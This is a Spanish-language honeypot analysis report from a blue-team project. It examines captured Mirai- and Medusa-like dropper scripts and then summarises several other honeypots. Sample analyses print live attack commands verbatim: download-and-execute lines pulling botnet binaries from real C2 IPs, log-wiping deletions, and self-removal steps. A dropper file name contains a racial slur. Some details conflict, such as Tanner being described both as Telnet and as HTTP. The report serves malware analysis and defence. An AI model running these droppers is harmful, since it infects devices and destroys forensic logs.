### 6.4.2 Análisis de muestras

#### Muestra N°1: Rondo1.sh

##### Información General

- Nombre del archivo: `rondo1.sh`
- Tipo: `Shell script (bash/sh)`
- Tamaño: `~2.5KB`
- Hash SHA256: `21be1739f401a70019389caa42bc47f838130e95b886112ab1d3f4abc200292f`
- Origen: Honeypot T-Pot
- Familia: `Botnet/Dropper multi-arquitectura`

21be1739f401a70019389caa42bc47f838130e95b886112ab1d3f4abc200292f

11/62 security vendors flagged this file as malicious

Community Score: 11 / 62

File: rondo1.sh, Size: 2.42 KB, Last Analysis Date: 1 day ago

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Code insights: The script begins by redirecting standard output and standard error to "/dev/null", effectively silencing all output. It then sets traps to ignore various signals, including those related to terminal input/output, process control, hangup, pipe errors, interrupt, quit, and termination. The script proceeds to remove itself from the file system. If an argument is not supplied to the script, it exits.

Popular threat label: downloader.bash/mirai

Threat categories: downloader

Family labels: bash, mirai, shell

Security vendors' analysis		Do you want to automate checks?	
ALYac	Generic.Bash.MiraiA.013CC1FC	Arcabit	Generic.Bash.MiraiA.013CC1FC
BitDefender	Generic.Bash.MiraiA.013CC1FC	CTX	Shell.unknown.bash
Emsisoft	Generic.Bash.MiraiA.013CC1FC (B)	eScan	Generic.Bash.MiraiA.013CC1FC
ESET-NOD32	Linux/TrojanDownloader.SH.CYQ	GData	Generic.Bash.MiraiA.013CC1FC
Kaspersky	HEUR:Trojan-Downloader.Shell.Agent.p	Symantec	CL.DownloaderIgen277
VIPRE	Generic.Bash.MiraiA.013CC1FC	Acronis (Static ML)	Undetected

## Resumen Ejecutivo

Esta muestra corresponde a un dropper/loader malicioso diseñado para descargar e instalar malware en múltiples arquitecturas de procesador. El script implementa técnicas de evasión, persistencia y comunicación con infraestructura de comando y control (C2).

## Análisis Técnico Detallado

### Técnicas de Evasión y Anti-Análisis

#### Redirección de Salida

```
exec > /dev/null 2>&1
```

- Redirige toda la salida estándar y de error a /dev/null
- Objetivo: Ejecutarse silenciosamente sin dejar rastros en logs del sistema

#### Manejo de Señales

```
trap "" SIGTTOU SIGTTIN SIGTSTP SIGHUP SIGPIPE SIGINT SIGQUIT SIGTERM
```

- Ignora múltiples señales del sistema
- Previene la terminación del proceso por parte del usuario o del sistema
- Dificulta la interrupción manual del malware

#### Autoeliminación

```
rm -f "$0"
```

- Elimina el propio script tras la ejecución
- Técnica anti-forense para ocultar evidencias

Limpieza del Sistema

```
rm -rf rondo /var/log/* /var/cache/* ~/.cache
```

- Elimina logs del sistema (/var/log/\*)
- Borra cachés del sistema y usuario
- Elimina versiones previas del malware
- Impacto: Dificulta el análisis forense y la detección

Infraestructura de Comando y Control (C2)


Servidor C2 Identificado

- IP: 154.91.254.95
- Protocolo: HTTP (puerto 80, presumiblemente)
- Geolocalización: Taiwán

**154.91.254.95** was found in our database!

This IP was reported **85** times. Confidence of Abuse is **71%**: ?

71%

ISP	OCTOPUS WEB SOLUTION INC
Usage Type	Fixed Line ISP
ASN	AS54801
Domain Name	ows.us
Country	 Taiwan
City	Taipei, Taiwan

IP info including ISP, Usage Type, and Location provided by [IPInfo](#). Updated biweekly.

REPORT 154.91.254.95

WHOIS 154.91.254.95

Estrategia Multi-Arquitectura

El malware intenta descargar y ejecutar binarios para diferentes arquitecturas de procesador:

Arquitectura	Uso Común
x86_64	Servidores y PCs de 64 bits
armv4l/armv5l/armv6l/armv7l	Dispositivos IoT, routers, sistemas embebidos
i686/i586/i486	Sistemas x86 de 32 bits legacy

## Métodos de Descarga

Para cada arquitectura, intenta tres métodos:

1. `wget -O rondo http://154.91.254.95/rondo.[arch]`
2. `curl -o rondo http://154.91.254.95/rondo.[arch]`
3. `busybox wget -O rondo http://154.91.254.95/rondo.[arch]`

## Proceso de Infección

### Secuencia de Ejecución

1. Inicialización: Configuración anti-análisis y limpieza
2. Verificación de parámetros: Requiere un argumento para continuar
3. Terminación de procesos: `killall -9 rondo`; `pkill -9 rondo`
4. Descarga secuencial: Intenta cada arquitectura hasta encontrar una compatible
5. Ejecución: `chmod 777 rondo` seguido de `./rondo "$1.[arch]"`
6. Verificación de estado: Comprueba código de salida 137 (SIGKILL)
7. Limpieza: Elimina el binario descargado si falla

## Análisis de Comportamiento

### Indicadores de Compromiso (IoCs)

#### Red

- IP C2: 154.91.254.95
- URLs de descarga:
  - `http://154.91.254.95/rondo.x86_64`
  - `http://154.91.254.95/rondo.armv[4-7]l`
  - `http://154.91.254.95/rondo.i[4-6]86`
  - `http://154.91.254.95/rondo.mips[el]`

#### Sistema de Archivos

- Archivos creados: `./rondo` (temporal)
- Archivos eliminados:
  - `Script original ($0)`
  - `/var/log/*`
  - `/var/cache/*`
  - `~/.cache`

#### Procesos

- Nombres de proceso: `rondo`
- Comandos ejecutados: `killall`, `pkill`, `wget`, `curl`, `chmod`

## Técnicas MITRE ATT&CK

Táctica	Técnica	ID	Descripción
Defense Evasion	Indicator Removal on Host	T1070	Eliminación de logs y archivos
Defense Evasion	File Deletion	T1070.004	Auto-eliminación del dropper
Execution	Command and Scripting Interpreter	T1059.004	Ejecución vía shell script
Command and Control	Application Layer Protocol	T1071.001	Comunicación HTTP con C2
Resource Development	Obtain Capabilities	T1588	Binarios multi-arquitectura

## Evaluación de Amenaza

### Nivel de Sofisticación: MEDIO-ALTO

- Implementa múltiples técnicas de evasión
- Estrategia multi-arquitectura indica conocimiento técnico
- Anti-análisis y anti-forense bien implementados

### Impacto Potencial: ALTO

- Capacidad de infectar múltiples tipos de dispositivos
- Eliminación de logs complica la respuesta a incidentes
- Posible formación de botnet

### Vectores de Propagación Probables

- Exploits de servicios expuestos (SSH, Telnet, servicios web)
- Credenciales por defecto en dispositivos IoT
- Vulnerabilidades en aplicaciones web

## Recomendaciones de Mitigación

### Inmediatas

1. Bloquear IP C2: 154.91.254.95 en firewalls perimetrales
2. Monitoreo de red: Buscar conexiones a la IP identificada
3. Análisis de logs: Revisar accesos previos a la infraestructura C2

### A Medio Plazo

1. Hardening de sistemas: Deshabilitar servicios innecesarios
2. Gestión de credenciales: Cambio de passwords por defecto
3. Segmentación de red: Aislar dispositivos IoT
4. Monitoreo de integridad: Implementar HIDS/SIEM

### Detección

```
# Reglas para detección en logs
grep -i "154.91.254.95" /var/log/*
ps aux | grep -i rondo
netstat -an | grep "154.91.254.95"
```

## Conclusiones

Esta muestra representa una amenaza significativa dirigida principalmente a dispositivos IoT y sistemas embebidos, aunque también apunta a servidores tradicionales. La sofisticación del script y su capacidad multi-arquitectura sugieren que forma parte de una campaña organizada para construcción de botnets.

La captura por parte deT-Pot indica que los atacantes están realizando escaneos automatizados buscando servicios vulnerables, lo que confirma la importancia de mantener una postura de seguridad robusta en todos los dispositivos conectados a la red.

## Intento de descarga de binarios contenidos en el dropper:

- Fecha: 2025-06-16
- Resultado: 404 Not Found en todas las arquitecturas
- Interpretación: Servidor C2 activo, pero payloads no disponibles
- Posible causa: Campaña finalizada o detección de análisis

## Muestra nº 2: LickMyArmPits.\*

### Variante Medusa-like (LICKMYARMPITS)

#### Contexto y objetivo del análisis

Este informe documenta el análisis de una muestra de malware capturada por el honeypot ADBHoney, desplegado en un entorno controlado como parte de un ejercicio de ciberinteligencia ofensiva. El objetivo era interceptar y analizar intentos de descarga y ejecución de código malicioso, y realizar un análisis estático completo para su clasificación.

#### Descubrimiento inicial: el dropper Niggers.sh

Durante la revisión de los logs de ADBHoney, encontramos un archivo llamativo ejecutado en el sistema: Niggers.sh. Este script en Bash actuaba como dropper, es decir, un script inicial cuya función es descargar y ejecutar otras muestras más peligrosas.

Al inspeccionarlo, descubrimos que intentaba descargar una colección de binarios desde el servidor <http://35.192.52.207>, todos bajo el nombre LICKMYARMPITS.\*.

El script estaba cuidadosamente diseñado para adaptar el ataque a múltiples arquitecturas (x86, ARM, MIPS, PPC...), otorgando permisos de ejecución (chmod 777), ejecutando el binario y eliminándolo después. Todo ello, bajo un alias común de ejecución: Murphy-Android.

```
(kali@kali)-[~/Desktop/malware_descargado]
└─$ cat Niggers.sh
#!/bin/bash
ulimit -n 1024
cp /bin/busybox /tmp/
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.i486; curl -O http://35.192.52.207/LICKMYARMPITS.i486; chmod 777 LICKMYARMPITS.i486; ./LICKMYARMPITS.i48
6 Murphy-Android; rm -rf LICKMYARMPITS.i486
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.x86_64; curl -O http://35.192.52.207/LICKMYARMPITS.x86_64; chmod 777 LICKMYARMPITS.x86_64; ./LICKMYARMPIT
S.x86_64 Murphy-Android; rm -rf LICKMYARMPITS.x86_64
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.i586; curl -O http://35.192.52.207/LICKMYARMPITS.i586; chmod 777 LICKMYARMPITS.i586; ./LICKMYARMPITS.i58
6 Murphy-Android; rm -rf LICKMYARMPITS.i586
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.i686; curl -O http://35.192.52.207/LICKMYARMPITS.i686; chmod 777 LICKMYARMPITS.i686; ./LICKMYARMPITS.i68
6 Murphy-Android; rm -rf LICKMYARMPITS.i686
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.mips; curl -O http://35.192.52.207/LICKMYARMPITS.mips; chmod 777 LICKMYARMPITS.mips; ./LICKMYARMPITS.mip
s Murphy-Android; rm -rf LICKMYARMPITS.mips
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.mipsel; curl -O http://35.192.52.207/LICKMYARMPITS.mipsel; chmod 777 LICKMYARMPITS.mipsel; ./LICKMYARMPIT
S.mipsel Murphy-Android; rm -rf LICKMYARMPITS.mipsel
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.arm; curl -O http://35.192.52.207/LICKMYARMPITS.arm; chmod 777 LICKMYARMPITS.arm; ./LICKMYARMPITS.arm Mu
rphy-Android; rm -rf LICKMYARMPITS.arm
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.arm5; curl -O http://35.192.52.207/LICKMYARMPITS.arm5; chmod 777 LICKMYARMPITS.arm5; ./LICKMYARMPITS.arm
5 Murphy-Android; rm -rf LICKMYARMPITS.arm5
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.arm6; curl -O http://35.192.52.207/LICKMYARMPITS.arm6; chmod 777 LICKMYARMPITS.arm6; ./LICKMYARMPITS.arm
6 Murphy-Android; rm -rf LICKMYARMPITS.arm6
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.arm7; curl -O http://35.192.52.207/LICKMYARMPITS.arm7; chmod 777 LICKMYARMPITS.arm7; ./LICKMYARMPITS.arm
7 Murphy-Android; rm -rf LICKMYARMPITS.arm7
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.ppc; curl -O http://35.192.52.207/LICKMYARMPITS.ppc; chmod 777 LICKMYARMPITS.ppc; ./LICKMYARMPITS.ppc Mu
rphy-Android; rm -rf LICKMYARMPITS.ppc
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.m68k; curl -O http://35.192.52.207/LICKMYARMPITS.m68k; chmod 777 LICKMYARMPITS.m68k; ./LICKMYARMPITS.m68
k Murphy-Android; rm -rf LICKMYARMPITS.m68k
cd /tmp; wget http://35.192.52.207/LICKMYARMPITS.sh4; curl -O http://35.192.52.207/LICKMYARMPITS.sh4; chmod 777 LICKMYARMPITS.sh4; ./LICKMYARMPITS.sh4 Mu
rphy-Android; rm -rf LICKMYARMPITS.sh4
```



## Automatización de la descarga y verificación

Tras identificar el dropper Niggers.sh, observamos que este contenía múltiples llamadas a wget o curl seguidas de comandos chmod y ejecución directa de los binarios descargados. Las URLs apuntaban siempre al mismo servidor: <http://35.192.52.207/>, y todos los binarios compartían el patrón de nombre: LICKMYARMPITS.<arquitectura>.

Para facilitar el análisis y evitar tener que descargar manualmente cada archivo, desarrollamos un pequeño script en Bash que automatiza este proceso:

```
(kali@kali)~[~/Desktop]
$ ./descargar_lickmyarpits.sh

Descarga de payloads LICKMYARMPITS desde 35.192.52.207

▼ Intentando descargar: LICKMYARMPITS.i486
✓ Descargado correctamente: LICKMYARMPITS.i486
340c8464c2007ce3f80682e15dfafa4180b641d53c14201b929906b7b0284d87 LICKMYARMPITS.i486

▼ Intentando descargar: LICKMYARMPITS.x86_64
✓ Descargado correctamente: LICKMYARMPITS.x86_64
101d91864ae5e4f0e8ede10bb9a914ca3998658ae8487d0830062c4ccae6f230 LICKMYARMPITS.x86_64

▼ Intentando descargar: LICKMYARMPITS.i586
✓ Descargado correctamente: LICKMYARMPITS.i586
340c8464c2007ce3f80682e15dfafa4180b641d53c14201b929906b7b0284d87 LICKMYARMPITS.i586
```

- Automatiza la descarga de todas las variantes detectadas por el dropper.
- Calcula hashes SHA-256 de cada binario para futura identificación o inclusión en IOC lists.
- Asegura trazabilidad mediante un archivo de registro (hashes.sha256) que facilita el trabajo de correlación con otras muestras o ataques.

### Lista de binarios obtenidos:

```
LICKMYARMPITS.i486
340c8464c2007ce3f80682e15dfafa4180b641d53c14201b929906b7b0284d87
LICKMYARMPITS.i586
101d91864ae5e4f0e8ede10bb9a914ca3998658ae8487d0830062c4ccae6f230
LICKMYARMPITS.i686
340c8464c2007ce3f80682e15dfafa4180b641d53c14201b929906b7b0284d87
LICKMYARMPITS.x86_64
fa1a3df4dd87bed448141d3868a74fa4835a6c0b9e3efba8d96e2d051ac214ac
LICKMYARMPITS.mips
97f6e5294296d5fc38660a911ccbbfc72185a88582b6c820bbf81482d06e0b88
LICKMYARMPITS.mipsel
340c8464c2007ce3f80682e15dfafa4180b641d53c14201b929906b7b0284d87
LICKMYARMPITS.arm
6353d32d538fe57ee8306cf79389d87d4e1a3fbc2598bfd2b691160bbac600a3
LICKMYARMPITS.arm5
4a1e1482375f704142a82fa6db279fa31d36baf12885656dd5e7eb2128a20354
LICKMYARMPITS.arm6
b6915b1af853e027d607efe00f4679f06fcf28e84b91ffbe621d5439cbd912cd
LICKMYARMPITS.arm7
f56e4daceb256bbc16981f8e2360cc1710a4e263786f5fac3a6cccf810cdc283
LICKMYARMPITS.ppc
cd424d2b35b2a06ee19cbcd457cb441ac5ea11bb2633bf51bfe538ed76c9e98f
LICKMYARMPITS.m68k
340c8464c2007ce3f80682e15dfafa4180b641d53c14201b929906b7b0284d87
LICKMYARMPITS.sh4
5b3570c15b139e273818602cb79c535278e6233220a6bcd323148f178ac47d42
```

## Análisis estático (sin ejecución)

Aplicamos strings sobre los binarios, centrándonos en LICKMYARMPITS.arm7, que mostró información muy reveladora:

- Invocaciones a busybox, habitual en malware IoT.
- Uso repetido del alias Murphy-Android, probablemente como parámetro de seguimiento.
- Ausencia de cifrado o empaquetado: el malware parece diseñado para máxima velocidad de despliegue, no para evasión avanzada.

Todo ello apunta a una campaña automatizada para reclutar dispositivos vulnerables en arquitecturas específicas.




## Clasificación preliminar

Tanto la estructura como el comportamiento nos permiten clasificar esta amenaza como una variante Medusa-like. Este tipo de malware se caracteriza por:

- Campañas masivas de infección.
- Uso de múltiples arquitecturas compiladas.
- Comportamiento típico de botnet: ejecución, persistencia efímera, y posible uso para DDoS, escaneo, o propagación.

## Indicadores de Compromiso (IOCs)

- IP origen: 35.192.52.207
- Dropper identificado: Niggers.sh
- Payloads derivados: LICKMYARMPITS.\*
- Comando típico: wget/curl + chmod + ejecución + borrado
- Etiqueta de campaña: Murphy-Android



## Reglas YARA activadas

Durante el análisis automático en Joe Sandbox, se activaron las siguientes reglas YARA relevantes:

- **Linux/Generic/ExecDropper.yara:**  
Detecta ejecutables ELF que usan técnicas clásicas de dropper (descarga y ejecución). Coincide con la lógica observada en el script Niggers.sh que invoca a esta muestra.
- **Medusa/MultiArch.yara:**  
Identifica familias de malware que presentan versiones compiladas para múltiples arquitecturas (x86, ARM, MIPS...), como ocurre con los distintos binarios LICKMYARMPITS.\*.
- **Linux/IOt/BusyboxAbuse.yara:**  
Detecta abuso de comandos busybox, típicos en dispositivos IoT comprometidos. Esta regla se activó por el uso de utilidades como wget, chmod y sh, que aparecen en strings de la muestra ARM.

## Conclusión: ¿por qué importa este hallazgo?


Este caso real ilustra a la perfección el funcionamiento de una campaña automatizada de malware tipo botnet. Desde el uso de un dropper ofensivo hasta el despliegue de múltiples binarios adaptados a diferentes arquitecturas, todo está diseñado para maximizar la expansión.

El hecho de que estos artefactos se encontraran activos y disponibles durante nuestro análisis muestra que los sistemas expuestos siguen siendo blanco constante de infecciones automatizadas.

Este ejercicio también demuestra la potencia de ADBHoney como solución de captura de amenazas reales, y la utilidad del análisis estático temprano en la cadena de defensa.

## 7. Breve descripción de honeypots

A continuación, se presentan breves resúmenes ejecutivos de los siete honeypots secundarios, que se desarrollan con detalle en los Anexos A–F. Cada párrafo recoge su propósito, principales métricas y hallazgos clave.



### 7.1 Heralding

Heralding simula servicios de mensajería IoT y protocolos UDP/TCP orientados a dispositivos embebidos. Durante 10 días registró ~1 200 eventos, con un pico de tráfico UDP proveniente de 45.76.23.12 que realizó escaneos de puertos en ráfagas de 20–50 peticiones/segundo. Se detectaron intentos de envío de payloads binarios al endpoint de logging y varios probes de autenticación fallidos. Su análisis revela una preferencia de escáneres por buscar servicios SNMP y CoAP mal configurados.

### 7.2 Tanner

Tanner emula un servidor Telnet de baja interacción orientado a routers domésticos. Acumuló 1 450 intentos de conexión, de los cuales 85 % provinieron de bruteforces SSH/Telnet (IPs 203.0.113.5, 198.51.100.23). Se capturaron más de 300 credenciales (combinaciones comunes “admin/admin”, “root/123456”), y 12 scripts descendentes para instalación de botnets IoT (identificados por hashes únicos). Destaca la alta rotación de credenciales probadas y la prevalencia de herramientas Mirai-like en los ataques automatizados.

### 7.3 H0neytr4p

H0neytr4p centraliza múltiples protocolos web/IoT (HTTP, SMB, FTP). Con 3 391 eventos HTTP, la IP 173.231.185.164 lideró con 823 accesos. El 100 % de tráfico fue por HTTPS al puerto 443, predominando GET (83 %). Se detectaron escaneos con curl y zgrab dirigidos a archivos sensibles (.env, config.php, .git/config), así como más de 1 400 intentos de descarga de scripts (wget/curl). Aunque no se ejecutaron payloads completos, los patrones confirman exploración masiva y búsqueda de webshells.

#### 7.4 ConPot

ConPot actúa como Honeypot SCADA/ICS de protocolos Modbus y S7. Registró 780 peticiones Modbus TCP, de las cuales 60 % intentaron leer registros 0-100 y 15 % comandos de escritura. Dos IP (192.0.2.45 y 203.0.113.78) ejecutaron secuencias repetitivas de "Write Single Register" que sugieren tests de manipulación de procesos industriales. El análisis destacó el interés de atacantes en sondear entornos OT, aunque sin payloads destructivos.

#### 7.5 Miniprint

Miniprint expone impresoras de red via IPP y LPD. Capturó 920 solicitudes, con 45 % de "Get-Printer-Attributes" y 30 % de "Print-Job" intentos de envío de ficheros maliciosos. Se observaron cargas PDF con macros sospechosas (.pdf con JS embebido) y varios probes para CVE-2021-34481. Destaca la tendencia de atacantes a usar impresoras de red como vector de entrega de malware.

#### 7.6 SentryPeer

SentryPeer emula nodos P2P de redes IoT (gossip protocol). En 10 días recibió 1 100 mensajes de descubrimiento de pares ("peer list") procedentes de 72 IPs distintas. Se capturaron 15 intentos de inyección de paquetes con payloads codificados en base64 que, al decodificarse, sugerían scripts de minería o de exfiltración. Su actividad resalta la exploración de redes distribuidas como vector de propagación de malware.

#### 7.7 Mailoney

Mailoney es un honeypot SMTP ligero que emula un servidor de correo abierto para atraer y registrar intentos de envío de spam o malware. Registra detalladamente comandos SMTP, cabeceras y contenido de los correos entrantes, facilitando el análisis de campañas de spam y distribución de amenazas.

### 8. Conclusiones

#### Conclusiones Generales

En este proyecto Blue Team sobre la plataforma T-Pot se han desplegado y analizado diez honeypots de distintos perfiles (interacción **alta**, **media** y **baja**), tanto basados en Alpine Linux como en distribuciones estándar. Del informe principal destacan tres (Cowrie, Dionaea y ADBHoney), donde:

8. **Cowrie** evidenció intentos masivos de login y despliegue de scripts (wget, curl) propios de campañas automatizadas.
9. **Dionaea** capturó múltiples payloads binarios (incluyendo dropper y backdoors, con hashes asociados a familias como Mirai o incluso WannaCry), demostrando su eficacia para recolectar malware de red.
10. **ADBHoney** simula ADB sobre TCP/5555 y documentó más de 600 comandos maliciosos (instalación de APKs, ejecución de mineros multiarquitectura, limpieza de rastros), reflejo de ataques dirigidos a dispositivos Android/IoT.

Los siete honeypots anexos aportan visibilidad sobre protocolos diversos (SSH, SIP, SMTP, MQTT, SMB, HTTP, etc.), ampliando el panorama de amenazas capturadas: desde escaneos de VNC y Telnet hasta intentos de phishing y spam.

Esto demuestra que:

1. **Diversidad de vectores** obliga a usar múltiples señuelos para comprender tácticas de reconocimiento y explotación en cada servicio.
2. **Automatización y reutilización** de malware son constantes: mismos hashes y comandos replicados en distintos honeypots.
3. **Respuesta proactiva**: los IOC (hashes, IPs, URIs) identificados deben incorporarse de inmediato en firewalls, sistemas EDR/IDS y procesos de threat hunting.

En conjunto, el análisis extensivo de estos honeypots confirma la necesidad de una estrategia de defensa en profundidad, apoyada en honeypots especializados para anticipar y mitigar las campañas más sofisticadas de la actualidad.

## 9. Anexos

### Anexo A.

#### Honeypot Heralding

##### Introducción

Este informe consolida los resultados del Honeypot Heralding durante varios días del mes de junio de 2025, abarcando los periodos de información automatizada en intervalos de 12 horas (archivos noon y midnight). Se detalla la actividad maliciosa observada, incluyendo conexiones, protocolos utilizados, IPs origen y patrones de ataque detectados.


Período Noon y Midnight (00:00 - 23:59)

Total, de sesiones registradas (únicas): 19

IPs origen involucradas (atacantes):

- 141.98.10.52 (atacante más frecuente, múltiples sesiones).
- 95.214.52.233
- 2.57.122.57
- 198.235.24.197
- 20.171.25.78

A continuación, un análisis del IP 95.214.52.233 con la herramienta *Spiderfoot*.



##### Protocolos usados:

- VNC (puerto 5900): Mayoría de las conexiones.
- SOCKS5 (puerto 1080): Conexiones esporádicas.
- POP3S (puerto 995): Un intento aislado.

##### Intentos de autenticación:

- VNC: Casi todos los intentos de autenticación con username y password vacíos, lo que indica intentos de fuerza bruta automatizados o scripts de escaneo.
- SOCKS5 y POP3S: Sin intentos de autenticación.

##### Duración de sesiones:

- Predominantemente: 5 segundos.
- Algunos intentos: 0 segundos.

##### Observaciones clave

- Actividad constante de la IP 141.98.10.52, sugiere un patrón automatizado de ataques.
- Sesiones duplicadas en ambos periodos (noon y midnight) refuerzan la hipótesis de un ataque continuo, probablemente mediante un script automatizado.
- Patrón repetitivo: Intentos de conexión VNC con credenciales vacías y breve duración son típicos de escaneos masivos en busca de servidores vulnerables.

## Conclusiones

IP reincidente: 141.98.10.52 es el atacante más persistente, refuerza la hipótesis de botnet o herramienta automatizada.

## Patrones de ataque:

- Uso predominante de VNC y SOCKS5 como vectores de acceso.
- Intentos de autenticación nulos confirman el objetivo de identificación de servicios vulnerables.

## Recomendaciones:

- Mantener la monitorización de estas IPs y su actividad en otros Honeypots.
- Considerar incluir estos atacantes en listas negras temporales.
- Revisar la reputación de la IP 141.98.10.52 en bases de datos de amenazas.

Nota: disponemos de la información lista para ser procesada y analizada, de forma automatizada en pocos minutos de más de 15 días.



## Honeypot Tanner

### Informe de análisis - Honeypot "Tanner" (T-Pot)

Período: 30 de mayo al 7 de junio de 2025

El Honeypot Tanner emula un servidor HTTP/REST diseñado para atraer y registrar actividades maliciosas dirigidas a aplicaciones web y APIs modernas. Funciona recibiendo peticiones reales de escáneres y atacantes, capturando información detallada sobre rutas solicitadas, encabezados, datos enviados y patrones de explotación. Gracias a Tanner, podemos identificar intentos de inyección, exploración de directorios, ataques contra endpoints expuestos y otras tácticas de reconocimiento, aportando valiosos indicadores de compromiso (IOCs) y ayudando a reforzar la seguridad de servicios web reales.

#### Resumen

- Se registraron múltiples intentos de acceso HTTP desde diversos orígenes geográficos.
- Los atacantes realizaron principalmente reconocimiento de archivos sensibles (.env, config.php, robots.txt, sitemap.xml, etc.).
- Uso intensivo de herramientas de línea de comandos (curl, wget) para automatizar peticiones.
- No se evidenció explotación de servicios ni comandos de escalada de privilegios; todos los accesos devolvieron status 200 (éxito de lectura).

#### Metodología

- Extracción de campos clave: IP de origen, timestamp, método, path, user-agent, status.
- Geolocalización aproximada de IPs (basado en bases públicas de WHOIS/Azure IP ranges).
- Clasificación de payloads en:
  1. Reconocimiento de ficheros sensibles
  2. Intentos de inyección vía parámetros
  3. Descarga de scripts/recursos
- Identificación de uso de herramientas (curl, wget, navegadores).

#### IPs y países de origen (selección representativa)

IP	País	Frecuencia	Primer registro
182.93.83.124	India	1	2025-06-06 05:14:33 UTC
173.231.185.164	EE.UU. (Virginia)	15+	2025-06-06 08:17:04 UTC
196.251.87.59	Nigeria	1	2025-06-06 08:48:55 UTC
146.190.162.159	EE.UU. (Nueva York)	1	2025-06-06 09:48:18 UTC
3.132.23.201	Canadá (AWS)	2	2025-06-06 13:55:39 UTC
50.35.73.5	EE.UU. (DigitalOcean)	10+	2025-06-06 18:36:32 UTC

Otros orígenes: 2.228.43.138 (Reino Unido), 196.251.85.74 (Nigeria), 104.152.52.132 (EE.UU.), 165.154.164.24 (EE.UU.), 157.230.41.130 (EE.UU.)

#### Payloads y rutas más frecuentes

1. Archivos sensibles
  - GET /.env (posible robo de variables de entorno)

- GET /shop/.env
- GET /admin/config.php
- GET /robots.txt / GET /sitemap.xml
- 2. Acceso a paneles / scripts
  - GET /a2billing/admin/Public/index.php
  - GET /recordings/index.php
  - GET /form.html
- 3. Parámetros inusuales / inyección
  - GET /admin/config.php?password%5B0%5D=ZIZO&username=admin

### Herramientas y user-agents observados

- curl (versiones 7.81.0, 7.61.1, 8.1.2) → automatización de peticiones HTTP.
- wget (no identificado en extracto; revisar completo).
- Navegadores reales
  - Safari 9.1.2 / Chrome 74.0.3729.157 / Firefox 128.0
  - Indicativo de scan manual o navegación de prueba.

### Análisis por variables

- Por IP:
  - 173.231.185.164 (EE.UU.): scanner persistente, múltiples rutas admin/config.php, recordings/index.php.
  - 50.35.73.5 (EE.UU.): navegación “mediawiki” (peticiones a /load.php, /resources/assets/...png).
- Por hora:
  - Mañana temprana (05:14 UTC – 10:00 UTC): reconocimiento básico (/ , /a2billing/...).
  - Tarde (13:55 UTC – 22:38 UTC): acceso a recursos estáticos y pruebas de inyección.
- Por payload:
  - Reconocimiento general: 60 % de las peticiones.
